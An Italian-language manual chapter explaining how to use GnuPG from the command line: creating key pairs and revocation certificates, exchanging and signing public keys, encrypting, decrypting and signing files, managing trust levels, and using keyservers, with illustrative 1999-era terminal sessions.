Come si può intuire, la directory '`~/.gnupg/`' serve anche per contenere altri file relativi al funzionamento di GnuPG, tenendo conto, comunque, che in condizioni normali viene creata la prima volta che si avvia l'eseguibile '**`gpg`**'. I file più importanti che si possono trovare sono: '`~/.gnupg/secring.gpg`' che rappresenta il portachiavi delle chiavi private (file che deve essere custodito e protetto con cura); '`~/.gnupg/pubring.gpg`' che rappresenta il portachiavi delle chiavi pubbliche (ovvero dei certificati); '`~/.gnupg/trustdb.gpg`' che contiene le informazioni sulla propria fiducia nei confronti di altre persone, le quali possono avere firmato (certificato) le chiavi pubbliche di altri.

Una volta creata la propria coppia di chiavi, occorre decidere la politica di sicurezza da utilizzare per proteggere il portachiavi privato. Oltre alla necessità di farne delle copie da conservare in un luogo sicuro, si può considerare la possibilità di mettere questo file in un altro luogo; per esempio in un disco rimovibile, da inserire solo quando si deve usare la propria chiave privata. In questo caso, si potrebbe sostituire il file '`~/.gnupg/secring.gpg`' con un collegamento simbolico al file reale in un altro disco innestato solo per l'occasione.

Ogni volta che c'è bisogno di accedere a questi file, viene creato un file lucchetto, con lo stesso nome del file a cui si riferisce e l'aggiun-

ta dell'estensione '`.lock`'. Alle volte, se si interrompe il funzionamento dell'eseguibile '**gpg**', possono rimanere questi file, i quali poi impediscono di accedere ai dati. Se ciò accade, viene segnalato dal programma, il quale indica anche il numero che dovrebbe avere il processo che li ha bloccati: se questo processo non c'è, vuol dire che i file lucchetto possono essere rimossi.

Nelle sezioni successive, viene mostrato il funzionamento di GnuPG, attraverso l'eseguibile '**gpg**', mostrando l'interazione con questo quando si fa riferimento a una localizzazione di lingua inglese. Se si utilizza un sistema configurato correttamente per quanto riguarda proprio la localizzazione, si ottengono i messaggi in italiano (quelli che sono stati tradotti), ma in italiano vanno date anche le risposte. In particolare, quando una domanda prevede che si risponda con un «sì», oppure un «no», si devono usare le iniziali, «s» o «n», anche se per qualche motivo la domanda è rimasta in inglese perché manca quella traduzione particolare.

44.2.1 Creazione delle chiavi e del certificato di revoca

La creazione di una coppia di chiavi è un'operazione molto semplice. Quello che occorre considerare prima è il modo in cui viene gestito il file che rappresenta il portachiavi privato, come è già stato descritto. In particolare, occorre considerare subito la possibilità di creare un certificato di revoca.

Si comincia con la creazione di una coppia di chiavi, utilizzando il comando '**--gen-key**'. Se non sono stati creati in precedenza, viene predisposta la directory '`~/.gnupg/`' con i vari portachiavi.

```
tizio$ gpg --gen-key [Invio]

  Please select what kind of key you want:
     (1) DSA and ElGamal (default)
     (2) DSA (sign only)
     (4) ElGamal (sign and encrypt)
```

A questo punto inizia una serie di richieste con le quali si devono stabilire le caratteristiche delle chiavi che si creano. Per vari motivi, è conveniente affidarsi alle scelte predefinite, a meno di avere le idee chiare al riguardo.

```
Your selection? 1 [Invio]

  DSA keypair will have 1024 bits.
  About to generate a new ELG-E keypair.
                minimum keysize is  768 bits
                default keysize is 1024 bits
      highest suggested keysize is 2048 bits

What keysize do you want? (1024) [Invio]

  Please specify how long the key should be valid.
           0 = key does not expire
         <n>  = key expires in n days
         <n>w = key expires in n weeks
         <n>m = key expires in n months
         <n>y = key expires in n years
```

Questo può essere un punto delicato. Di solito si crea una coppia di chiavi che non scadono mai, ma per motivi di sicurezza si potrebbe stabilire una scadenza. Ribadendo che in condizioni normali si crea una coppia di chiavi senza scadenza, negli esempi si mostra la creazione di una chiave che scade alla fine di una settimana.

```
Key is valid for? (0) 1w [Invio]
```

```
  Key expires at Fri Oct  8 10:55:43 1999 CEST

Is this correct (y/n)? y[Invio]
```

Per completare questa fase occorre indicare i dati personali che vengono uniti alle chiavi, in modo da facilitarne il riconoscimento.

```
  You need a User-ID to identify your key; the software
  constructs the user id from Real Name, Comment and Email
  Address in this form:
     "Heinrich Heine (Der Dichter) <heinrichh@duesseldorf.de>"
```

Come si vede, si tratta di indicare il proprio nome e cognome, quindi viene richiesto un indirizzo di posta elettronica, infine viene proposta la possibilità di mettere una nota, costituita da un nomignolo o qualunque altra cosa che possa aiutare a individuare il proprietario della chiave.

```
Real name: Tizio Tizi[Invio]

Email address: tizio@dinkel.brot.dg[Invio]

Comment: Baffo[Invio]

  You selected this USER-ID:
      "Tizio Tizi (Baffo) <tizio@dinkel.brot.dg>"
```

Il programma mostra i dati inseriti, permettendo di controllarli. Se tutto è in ordine, si conferma.

```
Change (N)ame, (C)omment, (E)mail or (O)kay/(Q)uit? O[Invio]
```

Infine, la cosa più importante: per proteggere la chiave privata, questa viene cifrata utilizzando una parola d'ordine, definita in questo caso *passphrase*, per intendere che si dovrebbe trattare di un testo

più lungo di una sola parola. In pratica, si deve inserire una stringa, possibilmente lunga e complicata, che serve per cifrare la chiave privata; di conseguenza, ogni volta che si deve utilizzare la chiave privata, viene richiesto l'inserimento di questa stringa per potervi accedere.

```
  You need a Passphrase to protect your secret key.

Enter passphrase: digitazione_all'oscuro [Invio]

Repeat passphrase: digitazione_all'oscuro [Invio]
```

Completata questa fase, inizia la procedura di creazione delle chiavi, che avviene in modo automatico.

```
  We need to generate a lot of random bytes. It is a good idea
  to perform some other action (work in another window, move
  the mouse, utilize the network and the disks) during the
  prime generation; this gives the random number generator a
  better chance to gain enough entropy.
  ....+++++.............+++++..+++++.+++++.............+++++..
  ..+++++++++.......+++++..+++++.......+++++++++...........
  ............+++++.+++++.+++++...+++++.......+++++...+++++..
  +++++++..+++++++++++++++.+++++.....+++++.+++++>.....+++++>.
  ++++.<.+++++...........>........++++....<+++++...>.....++.
  +.............................+++++^^^
  public and secret key created and signed.
```

Questo conclude il funzionamento del programma e riappare l'invito della shell. Leggendo il messaggio finale, si osserva che le chiavi sono state firmate. Questa firma garantisce solo che non siano alterate le informazioni abbinate alle chiavi, ma come è già spiegato nella sezione 44.1, ciò non impedisce che qualcuno possa sostituire

completamente le chiavi pubbliche che vengono diffuse.

Una volta creata la propria coppia di chiavi, è importantissimo provvedere a generare anche il certificato di revoca relativo. Questo si traduce in un file di testo da conservare in un posto sicuro. Eventualmente, si può anche stampare il file, per una maggiore sicurezza.

```
tizio$ gpg --output revoca.txt ↩
↪          --gen-revoke tizio@dinkel.brot.dg[Invio]

  sec  1024D/7A6D2F72 1999-10-01   Tizio Tizi (Baffo) <tizio@dinkel.brot.dg>
```

Come si vede, vengono mostrati tutti i dati identificativi della chiave, compreso il numero che è stato generato automaticamente. Per proseguire basta confermare.

```
Create a revocation certificate for this key? y[Invio]
```

Dal momento che questa operazione richiede l'utilizzo della chiave privata, occorre indicare la stringa necessaria per sbloccarla.

```
  You need a passphrase to unlock the secret key for
  user: "Tizio Tizi (Baffo) <tizio@dinkel.brot.dg>"
  1024-bit DSA key, ID 7A6D2F72, created 1999-10-01

Enter passphrase: digitazione_all'oscuro [Invio]
```

```
ASCII armored output forced.
Revocation certificate created.

Please move it to a medium which you can hide away; if
Mallory gets access to this certificate he can use it to
make your key unusable.
It is smart to print this certificate and store it away,
just in case your media become unreadable.  But have some
caution:  The print system of your machine might store the
data and make it available to others!
```

E con questo si conclude l'operazione che ha generato il file 'revoca.txt'. Il file è di tipo ASCII, ovvero, da binario è stato convertito in ASCII attraverso l'algoritmo Armor. Vale la pena di vedere come potrebbe essere questo file:

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: GnuPG v0.9.3 (GNU/Linux)
Comment: For info see http://www.gnupg.org
Comment: A revocation certificate should follow

iEYEIBECAAYFAjf0gEIACgkQZUnKKXptL3KOAQCdEH5HfbFR5g34fui5y0JMkQxr
PisAn2kHENgFOLtkdDIpK1PwYp9ZArbK
=HGaY
-----END PGP PUBLIC KEY BLOCK-----
```

44.2.2 Scambio di chiavi pubbliche

«

Quando si vuole intrattenere una comunicazione cifrata con qualcuno, si deve disporre della chiave pubblica dell'interlocutore, il quale a sua volta deve disporre di quella della controparte. Di conseguenza, è necessario apprendere subito come si accede al proprio portachiavi, in modo da poter estrarre le chiavi pubbliche (proprie o di altri) e per potervi aggiungere le chiavi delle persone con cui si vogliono

avere contatti in questa forma. Inizialmente, le chiavi pubbliche a disposizione sono solo le proprie; se ne ottiene l'elenco con il comando seguente:

```
tizio$ gpg --list-keys[Invio]

  /home/tizio/.gnupg/pubring.gpg
  ------------------------------
  pub  1024D/7A6D2F72 1999-10-01 Tizio Tizi (Baffo) <tizio@dinkel.brot.dg>
  sub  1024g/D75594A6 1999-10-01
```

Anche se non è stato richiesto esplicitamente, nella creazione della coppia di chiavi complementari, in realtà sono state generate due coppie: una primaria e una secondaria. Si può osservare che la prima colonna suggerisce di che tipo di chiave si tratti: '**pub**' per indicare la chiave pubblica primaria e '**sub**' per indicare la chiave pubblica secondaria.

A questo punto si pone il problema di esportare la propria chiave pubblica (intesa come il complesso rappresentato dalla chiave primaria e da tutte le sue chiavi secondarie) e di importare quella degli interlocutori futuri. In particolare, nel momento in cui si esporta una chiave, occorre decidere se questo debba essere fatto generando un risultato binario, oppure se lo si voglia convertire in ASCII. In generale, dovendo preparare un file da trasmettere attraverso forme di comunicazione tradizionale, come la posta elettronica, conviene richiedere sempre la conversione in ASCII, per mezzo dell'opzione '**--armor**'. Si comincia mostrando l'esportazione.

```
tizio$ gpg --armor --output tizio.gpg ↩
↪          --export tizio@dinkel.brot.dg[Invio]
```

Il file che si ottiene, 'tizio.gpg', potrebbe essere simile a quello seguente (che viene mostrato solo in parte):

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: GnuPG v0.9.3 (GNU/Linux)
Comment: For info see http://www.gnupg.org

mQGiBDf0ehMRBAC+s8Evv4EXv1eEGDw01mZAwJCPe9uBbE/u9eNlD8J33MCXFRUK
k/4CFU6BRK46RlXFjL9CcWtRIDar/72NIktChpBFebYnX+wiho9Pt2/U7B32MbMX
…
…
vO+Y8kqiOfAHDrL90IhMBBgRAgAMBQI39HpKBQkACTqAAAoJEGVJyil6bS9y0ywA
n3OySw4T4rHtGtE2hULTwj9orwefAKCB3ozbH0x/I9jFrCGe6gx7Fio9FA==
=jTTe
-----END PGP PUBLIC KEY BLOCK-----
```

L'importazione di una chiave pubblica avviene in modo analogo, con la differenza che non è necessario specificare in che formato sia la fonte: ciò viene determinato automaticamente. Si suppone di importare una chiave contenuta nel file '`caio.gpg`'.

```
tizio$ gpg --import caio.gpg[Invio]

  gpg:/home/tizio/caio.gpg: key C38563D0: public key imported
  gpg: Total number processed: 1
  gpg:               imported: 1
```

Dopo l'importazione si può controllare l'elenco delle chiavi pubbliche possedute, come è già stato fatto in precedenza.

```
tizio$ gpg --list-keys[Invio]

  /home/tizio/.gnupg/pubring.gpg
  ------------------------------
  pub  1024D/7A6D2F72 1999-10-01 Tizio Tizi (Baffo) <tizio@dinkel.brot.dg>
  sub  1024g/D75594A6 1999-10-01

  pub  1024D/C38563D0 1999-10-01 Caio Cai <caio@roggen.brot.dg>
  sub  1024g/E3460DB4 1999-10-01
```

È da osservare il fatto che l'esportazione delle chiavi pubbliche, senza indicare a quali persone si vuole fare riferimento, implica l'esportazione completa di tutte le chiavi disponibili.

A questo punto, occorre stabilire se ci si fida o meno delle chiavi pubbliche che si importano. Se si è certi della loro autenticità, è utile controfirmarle. La firma che si aggiunge può servire a qualcun altro, se poi si provvede a diffonderle nuovamente. Per intervenire a questo livello nel portachiavi pubblico, occorre usare il comando '**`--edit-key`**':

```
tizio$ gpg --edit-key caio@roggen.brot.dg [Invio]
```

Con questo comando si richiede di intervenire nella chiave pubblica di Caio. Si ottiene un riassunto della situazione e un invito a inserire dei comandi specifici (attraverso una riga di comando).

```
pub  1024D/C38563D0  created: 1999-10-01 expires: 1999-10-08 trust: -/q
sub  1024g/E3460DB4  created: 1999-10-01 expires: 1999-10-08
(1)  Caio Cai <caio@roggen.brot.dg>
```

Una chiave potrebbe contenere più informazioni riferite all'identità del suo proprietario. Anche se si tratta sempre della stessa persona, questa potrebbe utilizzare diversi indirizzi di posta elettronica e diverse variazioni nel nome (per esempio per la presenza o meno del titolo o di un nomignolo). Nel caso mostrato dall'esempio, si tratta di un nominativo soltanto, a cui è abbinato il numero uno.

Tanto per cominciare, si può controllare lo stato di questa chiave con il comando '**`check`**':

```
Command> check [Invio]
```

```
uid  Caio Cai <caio@roggen.brot.dg>
sig!       C38563D0 1999-10-01   [self-signature]
```

Si può osservare che dispone soltanto della firma del suo stesso proprietario, cosa che non può garantirne l'autenticità. Di solito, per verificare l'origine di una chiave pubblica si sfrutta la sua impronta digitale, ovvero un codice più breve che viene generato univocamente attraverso una funzione apposita:

```
Command> fpr[Invio]
```

Con il comando '**fpr**' si ottiene proprio questa informazione. Se il proprietario di questa chiave ci ha fornito l'impronta digitale attraverso un canale sicuro (di solito ciò significa che c'è stato un incontro personale), si può controllare a vista la sua corrispondenza.

```
pub  1024D/C38563D0 1999-10-01 Caio Cai <caio@roggen.brot.dg>
       Fingerprint: 8153 E6E4 DE1F 6B62 2847  0B5D 9643 B918 C385 63D0
```

Se l'impronta corrisponde e si è finalmente certi dell'autenticità di questa chiave, la si può firmare, certificando a proprio nome che si tratta di una chiave autentica.

```
Command> sign[Invio]
```

```
pub  1024D/C38563D0  created: 1999-10-01 expires: 1999-10-08 trust: -/q
       Fingerprint: 8153 E6E4 DE1F 6B62 2847  0B5D 9643 B918 C385 63D0

     Caio Cai <caio@roggen.brot.dg>

Are you really sure that you want to sign this key
with your key: "Tizio Tizi (Baffo) <tizio@dinkel.brot.dg>"

Really sign? y[Invio]
```

Dal momento che per farlo occorre utilizzare la propria chiave pri-

vata, ecco che viene richiesto di inserire la stringa necessaria per sbloccarla.

```
You need a passphrase to unlock the secret key for
user: "Tizio Tizi (Baffo) <tizio@dinkel.brot.dg>"
1024-bit DSA key, ID 7A6D2F72, created 1999-10-01
```

```
Enter passphrase: digitazione_all'oscuro [Invio]
```

A questo punto si può verificare nuovamente lo stato della chiave:

```
Command> check [Invio]
```

```
uid  Caio Cai <caio@roggen.brot.dg>
sig!       C38563D0 1999-10-01   [self-signature]
sig!       7A6D2F72 1999-10-01   Tizio Tizi (Baffo) <tizio@dinkel.brot.dg
```

Come si vede, adesso c'è anche la firma di Tizio. Per concludere questo funzionamento interattivo, si utilizza il comando '**quit**', ma prima si salvano le modifiche con '**save**':

```
Command> save [Invio]
```

```
Command> quit [Invio]
```

44.2.3 Utilizzo della crittografia

Quando si dispone della chiave pubblica del proprio interlocutore, è possibile cifrare i dati che gli si vogliono mandare. In generale, si lavora su un file alla volta, o eventualmente su un archivio compresso contenente più file. Supponendo di volere inviare il file 'documento.txt' a Caio, si potrebbe preparare una versione cifrata di questo file con il comando seguente:

```
tizio$ gpg --output documento.txt.gpg --encrypt ↩
↪          --recipient caio@roggen.brot.dg documento.txt [Invio]
```

In questo modo si ottiene il file ‘`documento.txt.gpg`’. Se questo file viene spedito attraverso la posta elettronica, allegandolo a un messaggio, di solito, il programma che si usa si arrangia a convertirlo in un formato adatto a questa trasmissione; diversamente, può essere conveniente la conversione in formato Armor. Nell’esempio seguente si fa tutto in un colpo solo: si cifra il messaggio e lo si spedisce a Caio (si osservi il trasferimento del messaggio cifrato attraverso lo standard output.)

```
tizio$ gpg --armor --output - --encrypt --recipient ↩
↪          caio@roggen.brot.dg documento.txt ↩
↪      | mail caio@roggen.brot.dg[Invio]
```

Eventualmente si può specificare in modo esplicito l’algoritmo da usare per cifrare. Si ottiene questo con l’opzione ‘**`--cipher-algo`**’, ma prima occorre conoscere gli algoritmi a disposizione:

```
tizio$ gpg --version[Invio]

  Home: ~/.gnupg
  Supported algorithms:
  Cipher: 3DES, CAST5, BLOWFISH, RIJNDAEL, RIJNDAEL192, RIJNDAEL256, TWOFISH
  Pubkey: RSA, RSA-E, RSA-S, ELG-E, DSA, ELG
  Hash: MD5, SHA1, RIPEMD160
```

Si possono usare i nomi elencati per la cifratura; per esempio, volendo usare l’algoritmo 3DES:

```
tizio$ gpg --output documento.txt.gpg --encrypt ↩
↪          --cipher-algo 3DES ↩
↪          --recipient caio@roggen.brot.dg ↩
↪          documento.txt[Invio]
```

Per decifrare un documento si agisce in modo simile, utilizzando l’opzione ‘**`--decrypt`**’. A differenza dell’operazione di cifratura, dovendo usare la chiave privata, viene richiesta l’indicazione della

stringa necessaria per sbloccarla. L'esempio che segue, mostra il caso in cui si voglia decifrare il contenuto del file '`messaggio.gpg`', generando il file '`messaggio`':

```
tizio$ gpg --output messaggio --decrypt messaggio.gpg[Invio]

  You need a passphrase to unlock the secret key for
  user: "Tizio Tizi (Baffo) <tizio@dinkel.brot.dg>"
  1024-bit DSA key, ID 7A6D2F72, created 1999-10-01

Enter passphrase: digitazione_all'oscuro [Invio]
```

Per finire, è il caso di considerare anche la possibilità di usare un sistema di crittografia simmetrica (a chiave segreta), dove non viene presa in considerazione la gestione delle chiavi pubbliche o private che siano. In pratica, tutto si riduce a definire la chiave da usare per la cifratura, chiave che deve essere conosciuta anche dalla controparte per poter decifrare il messaggio.

```
tizio$ gpg --armor --output testo.gpg --symmetric testo[Invio]
```

L'esempio mostra il caso del file '`testo`' che viene cifrato generando il file '`testo.gpg`', in formato ASCII Armor. Per completare l'operazione, occorre fornire la stringa da usare come chiave per la cifratura; per ridurre la possibilità di errori, ciò viene richiesto per due volte:

```
Enter passphrase: digitazione_all'oscuro [Invio]

Repeat passphrase: digitazione_all'oscuro [Invio]
```

Per decifrare questo file, non occorrono comandi speciali, basta l'opzione '**`--decrypt`**'. GnuPG si accorge da solo che si tratta di una cifratura simmetrica, provvedendo a chiedere l'indicazione della

stringa necessaria a decifrarla.

44.2.4 Firma di documenti

La firma digitale serve a certificare l'autenticità e la data di un file. Se il file in questione viene modificato in qualche modo, la verifica della firma fallisce. La firma viene generata utilizzando la chiave privata e di conseguenza può essere verificata utilizzando la chiave pubblica; il controllo ha valore solo se si può dimostrare l'autenticità della chiave pubblica. In generale, la firma viene allegata allo stesso file, che di solito viene cifrato, sempre usando la chiave privata.

```
tizio$ gpg --armor --output documento.firmato ↩
↪          --sign documento [Invio]
```

L'esempio mostra in che modo si può firmare il file 'documento', generando 'documento.firmato' (in particolare si vuole ottenere un file ASCII per facilitarne la trasmissione).

```
You need a passphrase to unlock the secret key for
user: "Tizio Tizi (Baffo) <tizio@dinkel.brot.dg>"
1024-bit DSA key, ID 7A6D2F72, created 1999-10-01
```

Dal momento che si deve usare la chiave privata per ottenere la firma e anche per cifrare il testo, viene richiesto di inserire la stringa necessaria per sbloccarla.

```
Enter passphrase: digitazione_all'oscuro [Invio]
```

Un documento firmato si controlla semplicemente con l'opzione '**--verify**', come nell'esempio seguente:

```
tizio$ gpg --verify documento.firmato [Invio]
```

```
gpg: Signature made Fri Oct  1 15:56:15 1999 CEST using DSA key ID 7A6D2F72
gpg: Good signature from "Tizio Tizi (Baffo) <tizio@dinkel.brot.dg>"
```

Dal momento che il documento, così come si trova non è leggibile, occorre richiedere di decifrarlo, cosa che implica anche la verifica della firma:

```
tizio$ gpg --output documento ↩
↪          --decrypt documento.firmato[Invio]
```

In questo caso si ottengono le stesse informazioni di prima, ma in più si ha di nuovo il file ‘documento’ originale.

```
gpg: Signature made Fri Oct  1 15:56:15 1999 CEST
     using DSA key ID 7A6D2F72
gpg: Good signature from
     "Tizio Tizi (Baffo) <tizio@dinkel.brot.dg>"
```

Dal momento che lo scopo della firma non è quello di nascondere il contenuto del file originale, specialmente se si tratta di un file di testo, si può richiedere esplicitamente di firmare un file in chiaro. In pratica, si ottiene il file di partenza, con l’aggiunta della firma. Per questo si usa il comando ‘**--clearsign**’ al posto di ‘**--sign**’:

```
tizio$ gpg --output documento.firmato ↩
↪          --clearsign documento[Invio]
```

Tutto il resto funziona come prima. L’aspetto di un file del genere è simile a quello seguente:

```
-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA1

…
…
-----BEGIN PGP SIGNATURE-----
Version: GnuPG v0.9.3 (GNU/Linux)
Comment: For info see http://www.gnupg.org

iD8DBQE39L/LrL80KSMdTVQRAgUfAJ9tVPiBLuJNpElEF9fpoUO27odWMQCfc8e7
3c6ARR8UGBAO7TIhVlDn7fE=
=amzF
-----END PGP SIGNATURE-----
```

Infine, se può essere opportuno per qualche motivo, la firma si può tenere staccata dal file originale. In questo caso, si utilizza il comando '**`--detach-sig`**':

```
tizio$ gpg --armor --output firma --detach-sig documento [Invio]
```

In questo modo si crea la firma del file '`documento`', inserendola separatamente nel file '`firma`', richiedendo espressamente di utilizzare la codifica ASCII Armor. Per verificare la firma, occorre indicare i due nomi:

```
tizio$ gpg --verify firma documento [Invio]
```

44.2.5 Gestione della fiducia

«

GnuPG permette di annotare il livello di fiducia che si ha nei confronti della certificazione da parte di altre persone. Una volta definiti questi valori, si può automatizzare il calcolo della credibilità di una chiave pubblica della quale si è venuti in possesso. In pratica, se ci si fida ciecamente del giudizio di Sempronio, è ragionevole accettare

come valide tutte le chiavi pubbliche controfirmate da lui. Per accedere a queste funzioni, si utilizza il solito comando '**`--edit-key`**'; quindi, nell'ambito del funzionamento interattivo che si ottiene, si utilizza il comando '**`trust`**'.

```
$ gpg --edit-key caio@roggen.brot.dg [Invio]

  pub  1024D/C38563D0  created: 1999-10-01 expires: 1999-10-08 trust: -/q
  sub  1024g/E3460DB4  created: 1999-10-01 expires: 1999-10-08
  (1)  Caio Cai <caio@roggen.brot.dg>
```

Dopo aver ottenuto la situazione della chiave pubblica di Caio e delle sue sottochiavi, si può richiedere di passare alla gestione della fiducia nei suoi confronti.

```
Command> trust [Invio]

  pub  1024D/C38563D0  created: 1999-10-01 expires: 1999-10-08 trust: -/q
  sub  1024g/E3460DB4  created: 1999-10-01 expires: 1999-10-08
  (1)  Caio Cai <caio@roggen.brot.dg>

  Please decide how far you trust this user to correctly
  verify other users' keys (by looking at passports,
  checking fingerprints from different sources...)?

   1 = Don't know
   2 = I do NOT trust
   3 = I trust marginally
   4 = I trust fully
   s = please show me more information
   m = back to the main menu
```

In breve: il valore uno corrisponde a un livello indefinibile; due fa riferimento a una persona inaffidabile; tre rappresenta una fiducia parziale; quattro è una fiducia completa. Viene mostrato il caso in cui si indica una fiducia parziale.

```
Your decision? 3 [Invio]
```

```
pub  1024D/C38563D0  created: 1999-10-01 expires: 1999-10-08 trust: m/q
sub  1024g/E3460DB4  created: 1999-10-01 expires: 1999-10-08
(1)  Caio Cai <caio@roggen.brot.dg>

Command> quit [Invio]
```

A questo punto è importante definire il significato delle lettere che appaiono sulla destra, nel campo '**`trust:`**'. Come si vede dagli esempi, si tratta di due lettere staccate da un barra obliqua: la prima lettera definisce il grado di fiducia nei confronti della persona; la seconda definisce la fiducia sull'autenticità della sua chiave pubblica. Infatti, la fiducia nei confronti di una firma, è condizionata dal fatto che la chiave pubblica che si dispone per il controllo sia effettivamente quella giusta (e non una contraffazione). La tabella 44.38 mostra l'elenco di queste lettere, assieme alla descrizione del loro significato.

Tabella 44.38. Elenco degli indicatori utilizzati per definire i livelli di fiducia.

Lettera	Significato
`-`	Fiducia indefinita nei confronti della persona.
`e`	Calcolo della fiducia fallito.
`q`	Informazioni insufficienti per il calcolo della fiducia.
`n`	Non viene attribuita alcuna fiducia alla chiave.
`m`	Fiducia parziale nei confronti della persona.
`f`	Fiducia totale nei confronti della persona.

Lettera	Significato
`u`	Certezza assoluta dell'autenticità della chiave.

Una volta stabilito il livello di fiducia nei confronti delle persone e delle loro chiavi pubbliche, si può stabilire in che modo le altre chiavi controfirmate da questi possono essere acquisite nel proprio portachiavi. In generale, salvo la modifica della configurazione predefinita, valgono le regole seguenti:

- una chiave firmata personalmente è valida a tutti gli effetti;
- una chiave firmata da una persona fidata è trattata come autentica se la sua stessa chiave pubblica è ritenuta sicura;
- una chiave firmata da almeno tre persone di cui ci si fida in parte è trattata come autentica se le loro stesse chiavi pubbliche sono ritenute sicure.

Oltre a questo elenco si deve considerare anche il «percorso di fiducia». Forse si comprende meglio il problema pensando per analogia alle girate di un titolo di credito trasferibile: la prima girata è quella della persona a cui è destinato il titolo, mentre le girate successive sono quelle di persone che si sono passate di mano il titolo. Se Sempronio è l'ultimo di questi e ci si fida di lui, mentre degli altri non si sa nulla, diventa difficile accettare un titolo del genere quando l'elenco delle girate comincia a diventare lungo. Ecco quindi il senso di questo percorso di fiducia che rappresenta il numero di persone attraverso le quali la chiave pubblica giunge al nostro portachiavi. In generale, per poter accettare come valida una chiave, è necessario

anche che il percorso di fiducia sia minore o al massimo uguale a cinque passaggi.

44.2.6 Accesso a un servente di chiavi

«

Prima di accedere a un servente di chiavi, occorre determinare quale possa essere quello più comodo rispetto alla propria posizione nella rete. Supponendo di avere scelto il nodo *www.it.pgp.net*, ammesso che si tratti effettivamente di un servente di chiavi, si può utilizzare lo stesso GnuPG per prelevare le chiavi pubbliche a cui si è interessati, purché se ne conosca il numero di identificazione:

```
$ gpg --keyserver www.it.pgp.net --recv-key 0x0C9857A5 [Invio]

  gpg: requesting key 0C9857A5 from www.it.pgp.net ...
  gpg: key 0C9857A5: 1 new signature

  gpg: Total number processed: 1
  gpg:          new signatures: 1
```

Per l'invio della propria chiave pubblica, si agisce in modo simile:

```
$ gpg --keyserver www.it.pgp.net ↩
↪     --send-key tizio@dinkel.brot.dg [Invio]

  gpg: success sending to 'www.it.pgp.net' (status 200)
```

Se per qualche motivo i serventi di chiavi locali non consentono l'accesso, si può sempre riparare presso *certserver.pgp.com*.


44.2.7 Gnome PGP

Gnome PGP, ovvero GPGP,[7] è un programma frontale, grafico, per semplificare l'uso di GnuPG. Prima di usare Gnome PGP occorre predisporre almeno la propria coppia di chiavi con GnuPG; poi, con Gnome PGP si possono gestire i portachiavi e si possono eseguire più comodamente le operazioni di cifratura, decifratura, firma e verifica delle firme. Gnome PGP si avvia semplicemente con l'eseguibile '**gpgp**', senza bisogno di fornire argomenti:

```
gpgp
```

Se è già stato usato il programma GnuPG per creare la propria coppia di chiavi, l'aspetto iniziale di Gnome PGP è simile a quello della figura successiva.

